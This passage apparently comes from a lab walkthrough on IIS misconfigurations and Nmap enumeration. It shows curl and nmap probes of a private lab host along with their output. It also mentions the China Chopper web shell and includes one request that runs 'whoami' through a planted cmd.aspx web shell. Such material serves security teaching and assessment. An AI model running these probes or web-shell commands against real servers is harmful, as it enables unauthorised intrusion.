There are two things to remember about China Chopper from a defender's standpoint: its 73-byte server-side component and the `eval(` pattern in the file content. Antivirus and EDR signatures often key on that string.

IIS Misconfigurations

Misconfigurations are the most common IIS attack surface in real-world engagements. A penetration tester who skips this check before reaching for exploit tools will often miss the easiest findings.

Misconfiguration 1: Directory Listing Enabled

What It Is: When IIS has no default document configured for a directory (no `index.html`, no `default.aspx`), and the Directory Browsing feature is enabled in IIS Manager, IIS renders a file listing instead of returning a 403 Forbidden error. This is commonly called directory listing.

Why It Matters: Directory listing directly exposes the contents of web directories. Backup files, configuration exports, uploaded user content, and source code backups become visible and downloadable without any authentication.

To check it, navigate to any directory on the target:

curl <http://10.130.181.78/uploads/>

```
root@ip-10-130-118-129:~# curl http://10.130.181.78/uploads/
<html><head><title>10.130.181.78 - /uploads/</title></head><body><H1>10.130.181.78 - /uploads/</H1><hr>

<pre><A HREF="/">[To Parent Directory]</A><br><br> 4/13/2026  2:25 PM           31 <A HREF="/uploads/config.bak">config.bak</A><br> 4/13/2026  2:25 PM           168 <A HREF="/uploads/web.config">web.config</A><br></pre><hr></body></html>root@ip-10-130-118-129:~#
```

Directory listing is on. Look specifically for extensions that should not be publicly accessible: `.bak`, `.config`, `.log`, `.zip`, `.sql`

Misconfiguration 2: HTTP PUT and DELETE Without Authentication

curl -X OPTIONS <http://10.130.181.78/> -sv 2>&1 | grep "Allow:"

```
root@ip-10-130-118-129:~# curl -X OPTIONS http://10.130.181.78/ -sv 2>&1 | grep "Allow:"
< Allow: OPTIONS, TRACE, GET, HEAD, POST, COPY, PROPFIND, DELETE, MOVE, PROPPATCH, MKCOL, LOCK, UNLOCK
```

If the `Allow:` header includes `PUT` or `DELETE` without any authentication requirement, unauthenticated file upload is possible.

Misconfiguration 3: web.config Exposure

`web.config` is the ASP.NET application configuration file. It contains database connection strings, API keys, SMTP credentials, encryption keys, and application settings.

curl <http://10.130.181.78/web.config>

```
root@ip-10-130-118-129:~# curl http://10.130.181.78/web.config
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>404 - File or directory not found.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
  <div class="content-container"><fieldset>
    <h2>404 - File or directory not found.</h2>
    <h3>The resource you are looking for might have been removed, had its name changed, or is temporarily unavailable.</h3>
  </fieldset></div>
</div>
</body>
</html>
```

A `200` response with XML content starting with `<configuration>` is a high-severity finding. The connection strings section alone often contains database credentials.

Misconfiguration 4: Verbose Error Messages

IIS in development mode returns full .NET stack traces when an application error occurs. These traces expose internal file paths like `C:\inetpub\wwwroot\App\Controllers\AccountController.cs`, the .NET framework version, the database query that failed, and sometimes the server's internal IP address.

In production, the `customErrors` setting in `web.config` should be set to `On` to replace stack traces with a generic error page:

```
<system.web>
  <customErrors mode="On" />
</system.web>
```

When `customErrors` is `Off`, triggering any application error returns a full stack trace to all callers, local and remote. The ASP.NET default is `RemoteOnly`, which protects remote callers but still exposes traces to localhost. A server configured with `customErrors` absent from `web.config` may not be as exposed as it appears on a remote pentest. Only a server where `customErrors` has been explicitly set to `Off` sends stack traces to external clients.

Misconfiguration 5: trace.axd Left Enabled

ASP.NET includes a built-in diagnostic handler at `trace.axd`. When enabled, visiting `http://target/trace.axd` returns the application trace log for recent requests. This log can include HTTP headers, form values, session state, cookies, and internal timing data for every recent request to the application.

curl <http://10.130.181.78/trace.axd>

```

root@ip-10-130-118-129:~# curl http://10.130.181.78/trace.axd
<html>
<head>
<style type="text/css">
span.tracecontent b { color:white }
span.tracecontent { background-color:white; color:black;font: 10pt verdana, arial; }
span.tracecontent table { clear:left; font: 10pt verdana, arial; cellpadding:0; cellspacing:0; margin-bottom:25}
span.tracecontent tr.subhead { background-color:#cccccc;}
span.tracecontent th { padding:0,3,0,3 }
span.tracecontent th.alt { background-color:black; color:white; padding:3,3,2,3; }
span.tracecontent td { color: black; padding:0,3,0,3; text-align: left }
span.tracecontent td.err { color: red; }
span.tracecontent tr.alt { background-color:#eeeeee }
span.tracecontent h1 { font: 24pt verdana, arial; margin:0,0,0,0}
span.tracecontent h2 { font: 18pt verdana, arial; margin:0,0,0,0}
span.tracecontent h3 { font: 12pt verdana, arial; margin:0,0,0,0}
span.tracecontent th a { color:darkblue; font: 8pt verdana, arial; }
span.tracecontent a { color:darkblue;text-decoration:none }
span.tracecontent a:hover { color:darkblue;text-decoration:underline; }
span.tracecontent div.outer { width:90%; margin:15,15,15,15}
span.tracecontent table.viewmenu td { background-color:#006699; color:white; padding:0,5,0,5; }
span.tracecontent table.viewmenu td.end { padding:0,0,0,0; }
span.tracecontent table.viewmenu a {color:white; font: 8pt verdana, arial; }
span.tracecontent table.viewmenu a:hover {color:white; font: 8pt verdana, arial; }
span.tracecontent a.tinylink {color:darkblue; background-color:black; font: 8pt verdana, arial;text-decoration:underline;}
span.tracecontent a.link {color:darkblue; text-decoration:underline;}
span.tracecontent div.buffer {padding-top:7; padding-bottom:17;}
span.tracecontent .small { font: 8pt verdana, arial }
span.tracecontent table td { padding-right:20 }
span.tracecontent table td.nopad { padding-right:5 }

```

A 200 response confirming the trace viewer is accessible is a finding. In production, `trace.axd` should be disabled by setting `<trace enabled="false"/>` in `web.config`

The reason this matters beyond just information disclosure: session cookies and authentication tokens visible in the trace log can be replayed directly.

Misconfiguration 6: TRACE Method Enabled

The HTTP `TRACE` method is different from the ASP.NET `trace.axd` handler. HTTP `TRACE` echoes the incoming request back to the caller and was designed for diagnostic loopback testing. In production, it serves no legitimate purpose and can enable Cross-Site Tracing (XST) attacks.

To check whether `TRACE` is enabled:

`curl -X TRACE http://10.130.181.78 -sv`


```

root@ip-10-130-118-129:~# curl -X TRACE http://10.130.181.78 -sv
* Trying 10.130.181.78:80...
* Connected to 10.130.181.78 (10.130.181.78) port 80
> TRACE / HTTP/1.1
> Host: 10.130.181.78
> User-Agent: curl/8.5.0
> Accept: */*
>
< HTTP/1.1 501 Not Implemented
< Content-Type: text/html
< Server: Microsoft-IIS/10.0
< X-Powered-By: ASP.NET
< Date: Thu, 25 Jun 2026 16:00:19 GMT
< Content-Length: 1508
<
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>501 - Header values specify a method that is not implemented.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;
;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>

```

A **200** response with the request echoed back in the body confirms **TRACE** is live. The correct state is **405 Method Not Allowed**.

 **Note:** Modern browsers block **TRACE** in XMLHttpRequest, which eliminates the XST attack vector in practice for browser-based scenarios. **TRACE** enabled is still worth reporting as a configuration hygiene finding, but severity should reflect that the primary attack path requires an outdated browser or a non-browser HTTP client.

Misconfiguration 7: Application Pool Running as a Privileged Account

```

root@ip-10-130-118-129:~# curl "http://10.130.181.78/webdav/cmd.aspx?cmd=whoami"
<pre>iis apppool\defaultapppool

```

The default AppPool identity (ApplicationPoolIdentity) is low-privilege. But administrators sometimes configure AppPools to run as **SYSTEM**, **Administrator**, or a domain admin account, often to avoid permission errors on file shares or databases

Automation

Nmap's **NSE (Nmap Scripting Engine)** lets you run all of them in a single scan pass. Understanding which scripts to reach for and what their output means is a core skill for IIS assessments.

NSE Scripts for IIS

Nmap ships with a set of HTTP scripts that map directly to the checks you have already done by hand:

Script	What It Does
<code>http-methods</code>	Sends an OPTIONS request and parses the <code>Allow:</code> header to list permitted methods
<code>http-webdav-scan</code>	Probes for WebDAV support and retrieves the server's DAV headers
<code>http-iis-webdav-vuln</code>	Tests for IIS WebDAV authentication bypass (CVE-2009-1535, affects IIS 5 and 6)
<code>http-ntlm-info</code>	Sends an NTLM authentication request to a given path and extracts target information from the NTLM challenge response.

All of these are included in a standard Nmap installation; no additional plugins are required.

Service Version Detection

```
nmap -sV -p 80 10.130.181.78
```

confirms what the `Server:` header,. With the version in hand, you know the applicable CVE range and which scripts to run next.

```
root@ip-10-130-118-129:~# nmap -sV -p 80 10.130.181.78
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-25 16:07 UTC
Nmap scan report for ip-10-130-181-78.eu-west-3.compute.internal (10.130.181.78)
Host is up (0.00032s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.04 seconds
```

Enumerating HTTP Methods

The `http-methods` script automates the `OPTIONS` request

```
nmap --script http-methods -p 80 10.130.181.78
```

```

root@ip-10-130-118-129:~# nmap --script http-methods -p 80 10.130.181.78
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-25 16:09 UTC
Nmap scan report for ip-10-130-181-78.eu-west-3.compute.internal (10.130.181.78)
Host is up (0.00028s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST COPY PROPFIND DELETE MOVE PROPPATCH MKCOL LOCK UNLOCK PUT
|_  Potentially risky methods: TRACE COPY PROPFIND DELETE MOVE PROPPATCH MKCOL LOCK UNLOCK PUT

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds

```

the root path already exposes WebDAV methods, which means WebDAV is enabled globally on the server, not just on /webdav/. This is a misconfiguration in itself

Detecting WebDAV

The http-webdav-scan script probes for WebDAV by sending a PROPFIND request and reading the DAV response headers

```
nmap --script http-webdav-scan -p 80 10.130.181.78
```

```

root@ip-10-130-118-129:~# nmap --script http-webdav-scan -p 80 10.130.181.78
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-25 16:11 UTC
Nmap scan report for ip-10-130-181-78.eu-west-3.compute.internal (10.130.181.78)
Host is up (0.00028s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-webdav-scan:
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, POST, COPY, PROPFIND, DELETE, MOVE, PROPPATCH, MKCOL, LOCK, UNLOCK
|   Public Options: OPTIONS, TRACE, GET, HEAD, POST, PROPFIND, PROPPATCH, MKCOL, PUT, DELETE, COPY, MOVE, LOCK, UNLOCK
|   Server Type: Microsoft-IIS/10.0
|   Server Date: Thu, 25 Jun 2026 16:11:09 GMT
|_  WebDAV type: Unknown

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds

```

Although the scan returns **WebDAV type: Unknown**, WebDAV is clearly confirmed by the presence of WebDAV-specific verbs in the **Public Options** line, **PROPFIND**, **PROPPATCH**, **MKCOL**, **COPY**, **MOVE**, **LOCK**, and **UNLOCK** are not part of standard HTTP and only appear when WebDAV is enabled. The **Allowed Methods** line further confirms that these verbs are accepted by the server. The **WebDAV type: Unknown** result is a Nmap version difference; Nmap 7.80 could not fingerprint the specific WebDAV implementation, but the verb list leaves no ambiguity. Combined with the **Server Type: Microsoft-IIS/10.0** field, we have a complete picture: this is an IIS 10.0 server with WebDAV enabled and accepting write operations

Identifying Authentication Requirements

The http-ntlm-info script sends a request to the WebDAV path and extracts detailed information from the NTLM challenge response, confirming both the authentication type and the target machine details

```
nmap --script http-ntlm-info --script-args http-ntlm-info.root=/webdav/ -p 80 10.130.181.78
```

```
root@ip-10-130-118-129:~# nmap --script http-ntlm-info --script-args http-ntlm-info.root=/webdav/
-p 80 10.130.181.78
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-25 16:12 UTC
Nmap scan report for ip-10-130-181-78.eu-west-3.compute.internal (10.130.181.78)
Host is up (0.00030s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-ntlm-info:
|   Target_Name: CHANGE-MY-HOSTN
|   NetBIOS_Domain_Name: CHANGE-MY-HOSTN
|   NetBIOS_Computer_Name: CHANGE-MY-HOSTN
|   DNS_Domain_Name: CHANGE-MY-HOSTNAME
|   DNS_Computer_Name: CHANGE-MY-HOSTNAME
|_  Product_Version: 10.0.17763

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
```

The `Product_Version: 10.0.17763` confirms Windows Server 2019, and the machine hostname is visible in the `NetBIOS_Computer_Name` field - all of this from a single unauthenticated probe.